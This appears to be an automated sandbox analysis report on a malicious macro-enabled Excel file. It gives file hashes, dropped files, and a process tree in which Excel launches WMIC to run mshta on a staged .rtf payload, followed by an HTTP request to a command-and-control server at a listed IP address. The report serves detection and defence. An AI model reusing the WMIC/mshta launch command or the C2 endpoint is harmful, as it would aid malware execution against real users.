SHA-512:	14E8BCFF820EDB7B0F84C08DA5C9E236EC80CCBE3E67DED9B57C00EDBD9877D1703C5707D2897C3AEB06BB2DA22DEB0B33C98712490D83B979C33EA5AC08 365
Malicious:	false
Reputation:	low
Preview:	PK.....!.z..d....w.....[Content_Types].xml ...(..... .....N.0...H.C.+J.r@.5.....(.....7y..=.tA.nQ/Y.....Lo...XBD.].U...W.Mk.5z-.Y.I8%.wP.5 ..ooz.u.,(.a.f).'.Q....|.G;...H...<.9.S.....%p.LY..{/0.....7...c .....h).%.N...~2.....K....B.. YS....?!%*..?..n...m.9....`.].[.*.IJ...xGf.!..>l....F....1..Kn...>.....".L.%.$..q..BF?tbl...v.....P.....}...jK.{.O.....<..s....BO....bZ...<mS.F..YE.[.o...w+t.K]..}@... .W...]....4.....i.\m3.1.@.`.fl.....PK.....!..U0#...

C:\Users\user\Desktop\1E850000:Zone.Identifier	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Desktop\56449657.xlsm (copy)	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	132860
Entropy (8bit):	7.947363835661108
Encrypted:	false
SSDEEP:	3072:nUCmEb0PoNGJL71M16TguaNTLGmtLfJ3hN8DqH9999999HqT99999999WnsAGanQ:n9bWoN8LC+kLGmxfJ3hNci3On
MD5:	538D614D34A75DD9A37972FC29CB7D6C
SHA1:	F76CA6CFF38F304FD6CF7B924D674BB234591EEC
SHA-256:	AE2D713D8B6F866C2AF1D33063F6E3D34011718B8A353828DDF19B3E82900A1D
SHA-512:	14E8BCFF820EDB7B0F84C08DA5C9E236EC80CCBE3E67DED9B57C00EDBD9877D1703C5707D2897C3AEB06BB2DA22DEB0B33C98712490D83B979C33EA5AC08 365
Malicious:	**true**
Preview:	PK.....!.z..d....w.....[Content_Types].xml ...(..... .....N.0...H.C.+J.r@.5.....(.....7y..=.tA.nQ/Y.....Lo...XBD.].U...W.Mk.5z-.Y.I8%.wP.5 ..ooz.u.,(.a.f).'.Q....|.G;...H...<.9.S.....%p.LY..{/0.....7...c .....h).%.N...~2.....K....B.. YS....?!%*..?..n...m.9....`.].[.*.IJ...xGf.!..>l....F....1..Kn...>.....".L.%.$..q..BF?tbl...v.....P.....}...jK.{.O.....<..s....BO....bZ...<mS.F..YE.[.o...w+t.K]..}@... .W...]....4.....i.\m3.1.@.`.fl.....PK.....!..U0#...

C:\Users\user\Desktop\~$56449657.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXl6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F5362(7
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

\Device\ConDrv	
Process:	C:\Windows\SysWOW64\wbem\WMIC.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	160
Entropy (8bit):	5.065985063226091
Encrypted:	false
SSDEEP:	3:YwM2FgCKGWMRX1eRHXWXKSovrj4WA3iygK5k3koZ3Pveys1MgjWLyWAFJQAiveyn:Yw7gJGWMXJXKSOdYiygKkXe/egq+eAin
MD5:	7B23232078E37BFB12D43891AD733D69
SHA1:	3A6281C7F8A9AFC2183EEBEDA042268077D4BCB0
SHA-256:	5666ED71FA333DDB1DD08947451F5722D3D872EC192A9434B730A652CC26F09A
SHA-512:	4DEB5195B4DB01D2396AD4BF773D05D0D899DEA682ED63563A9664A02F777AABDD5B0B36B5BDF8A4A9B17C63B5C10B04F2C6501B58DBBB9CC5A70BA67AC2E 1E7
Malicious:	false
Preview:	Executing (Win32_Process)->Create()...Method execution successful....Out Parameters:..instance of __PARAMETERS..{...ProcessId = 1332;...ReturnValue = 0;..};....

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.945199506900952
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 51.52% • Excel Microsoft Office Open XML Format document (40004/1) 40.40% • ZIP compressed archive (8000/1) 8.08%
File name:	56449657.xlsm
File size:	134569
MD5:	3ff89734f2c6a54fe79464e94151ce10
SHA1:	4b4f24fec70071de89a76b70e12394a56efdcf62
SHA256:	9818931574ed09e96ddc907c47907cfc6fbfad3f6bc3fca1c0f3b210c1d458f4
SHA512:	486a2c9268ebe62ead6582c72332eb6d32e8a74917514f5baf3e97e131fd41849e82dd41c17c3a0da37c1be880199252da09b5a328307a74117837a053d0344
SSDEEP:	3072:TTakgjRg1M16TguaNTLGmtLfJ3hN8DqH9999999HqT99999999WnsAGanOp1g0dD:TTujB+kLGmxfJ3hNci3Ozg0dD
File Content Preview:	PK.....!.8v.....[Content_Types].xml ...(.....

File Icon

Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "56449657.xlsm"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 157.230.250.107:8080

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49826	157.230.250.107	8080	C:\Windows\System32\mshta.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 00:44:49.711606979 CET	8427	OUT	GET /mfkrmotherfuckeru6y82sasswhorehf9e HTTP/1.1 Connection: Keep-Alive Accept: */* Accept-Language: en-US User-Agent: lube Host: 157.230.250.107:8080
Dec 2, 2021 00:44:50.373827934 CET	8427	IN	HTTP/1.1 200 OK Server: nginx/1.15.12 Date: Wed, 01 Dec 2021 23:44:50 GMT Content-Type: text/plain; charset=utf-8 Content-Length: 13 Connection: keep-alive Data Raw: 68 69 20 63 6f 77 66 75 63 6b 65 72 73 Data Ascii: hi cowfuckers

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 4240 Parent PID: 800

General

Start time:	00:43:14
Start date:	02/12/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding
Imagebase:	0x1220000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: WMIC.exe PID: 5880 Parent PID: 4240

General

Start time:	00:44:45
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\wbem\WMIC.exe
Wow64 process (32bit):	true
Commandline:	wmic process call create "mshta C:\ProgramData\vqcMnINBAOOJC.rtf"
Imagebase:	0xa60000
File size:	391680 bytes
MD5 hash:	79A01FCD1C8166C5642F37D1E0FB7BA8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities | Show Windows behavior

File Written

Analysis Process: conhost.exe PID: 6044 Parent PID: 5880

General

Start time:	00:44:46
Start date:	02/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: WmiPrvSE.exe PID: 6000 Parent PID: 800

General

Start time:	00:44:47
Start date:	02/12/2021
Path:	C:\Windows\System32\wbem\WmiPrvSE.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Imagebase:	0x7ff757be0000
File size:	488448 bytes
MD5 hash:	A782A4ED336750D10B3CAF776AFE8E70
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: mshta.exe PID: 1332 Parent PID: 6000

General

Start time:	00:44:47
Start date:	02/12/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta C:\ProgramData\vqcMnINBAOOJC.rtf
Imagebase:	0x7ff7b2d80000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities | Show Windows behavior

Disassembly

Code Analysis